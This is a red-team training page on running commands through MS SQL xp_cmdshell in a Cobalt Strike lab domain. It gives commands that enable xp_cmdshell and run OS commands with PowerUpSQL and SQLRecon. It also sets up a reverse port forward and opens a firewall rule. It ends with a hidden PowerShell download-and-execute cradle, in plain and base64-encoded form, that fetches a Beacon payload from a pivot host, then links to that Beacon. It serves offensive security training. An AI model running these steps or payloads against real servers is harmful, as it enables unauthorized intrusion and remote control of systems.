> For the complete documentation index, see [llms.txt](https://cookiez.gitbook.io/red-team/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://cookiez.gitbook.io/red-team/active-directory/cobalt-strike/ms-sql-servers/ms-sql-command-execution.md).
# MS SQL Command Execution
The *xp\_cmdshell* procedure can be used to execute shell commands on the SQL server if you have sysadmin privileges. `Invoke-SQLOSCmd` from PowerUpSQL provides a simple means of using it.
```
beacon> powershell Invoke-SQLOSCmd -Instance "sql-2.dev.cyberbotic.io,1433" -Command "whoami" -RawResults
dev\mssql_svc
```
The same will fail if you try manually in Heidi or mssqlclient, because xp\_cmdshell is disabled.
```
SQL> EXEC xp_cmdshell 'whoami';
[-] ERROR(SQL-2): Line 1: SQL Server blocked access to procedure 'sys.xp_cmdshell' of component 'xp_cmdshell' because this component is turned off as part of the security configuration for this server.
```
To enumerate the current state of xp\_cmdshell, use:
```
SELECT value FROM sys.configurations WHERE name = 'xp_cmdshell';
```

A value of *0* shows that xp\_cmdshell is disabled. To enable it:
```
sp_configure 'Show Advanced Options', 1; RECONFIGURE;
sp_configure 'xp_cmdshell', 1; RECONFIGURE;
```
Query sys.configurations again and the xp\_cmdshell value should be *1*; and xp\_cmdshell will also now work.

**OPSEC**\
\
If you're going to make this type of configuration change to a target, you must ensure you set it back to its original value afterwards.\
\
The reason this works with `Invoke-SQLOSCmd` is because it will automatically attempt to enable xp\_cmdshell if it's not already, execute the given command, and then disable it again. This is a good example of why you should study your tools before you use them, so you know what is happening under the hood.
SQLRecon also has a module for interacting with the xp\_cmdshell configuration, which can also be combined with the impersonation module.
```
execute-assembly C:\Tools\SQLRecon\SQLRecon\bin\Release\SQLRecon.exe /a:wintoken /h:sql-2.dev.cyberbotic.io,1433 /m:ienablexp /i:DEV\mssql_svc
[*] Enabling xp_cmdshell as 'DEV\mssql_svc' on sql-2.dev.cyberbotic.io,1433
[+] SUCCESS: Enabled xp_cmdshell on sql-2.dev.cyberbotic.io,1433.
name | value |
---------------
xp_cmdshell | 1 |
beacon> execute-assembly C:\Tools\SQLRecon\SQLRecon\bin\Release\SQLRecon.exe /a:wintoken /h:sql-2.dev.cyberbotic.io,1433 /m:ixpcmd /i:DEV\mssql_svc /c:ipconfig
[*] Executing 'ipconfig' as 'DEV\mssql_svc' on sql-2.dev.cyberbotic.io,1433.
output |
---------
|
Windows IP Configuration |
|
|
Ethernet adapter Ethernet: |
|
Connection-specific DNS Suffix . : ec2.internal |
IPv4 Address. . . . . . . . . . . : 10.10.122.25 |
Subnet Mask . . . . . . . . . . . : 255.255.254.0 |
Default Gateway . . . . . . . . . : 10.10.122.1 |
|
```
With command execution, we can work towards executing a Beacon payload. As with other servers in the lab, the SQL servers cannot talk directly to our team server in order to download a hosted payload. Instead, we must setup a reverse port forward to tunnel that traffic through our C2 chain.
```
beacon> run hostname
wkstn-2
beacon> getuid
[*] You are DEV\bfarmer (admin)
beacon> powershell New-NetFirewallRule -DisplayName "8080-In" -Direction Inbound -Protocol TCP -Action Allow -LocalPort 8080
beacon> rportfwd 8080 127.0.0.1 80
[+] started reverse port forward on 8080 to 127.0.0.1:80
```
Next, host `smb_x64.ps1` at `/b` on the team server. We know SMB will work because we can validate that port 445 is open on the target SQL server.
```
beacon> portscan 10.10.122.25 445
(ICMP) Target '10.10.122.25' is alive. [read 8 bytes]
10.10.122.25:445 (platform: 500 version: 10.0 name: SQL-2 domain: DEV)
Scanner module is complete
```
We can now download and execute the payload, for example:
```
powershell -w hidden -c "iex (new-object net.webclient).downloadstring('http://wkstn-2:8080/b')"
```
OR
```
powershell -w hidden -enc aQBlAHgAIAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AdwBrAHMAdABuAC0AMgA6ADgAMAA4ADAALwBiACcAKQA=
```
Keep an eye on your web log so you know when the payload has been fetched.
```
01/05 15:09:07 visit (port 80) from: 127.0.0.1
Request: GET /b
page Serves /home/attacker/cobaltstrike/uploads/smb_x64.ps1
null
```
You can then link to the Beacon.
```
beacon> link sql-2.dev.cyberbotic.io TSVCPIPE-ae2b7dc0-4ebe-4975-b8a0-06e990a41337
[+] established link to child beacon: 10.10.122.25
```

What payload would you use if port 445 was closed? Experiment with using the pivot listener here instead of SMB.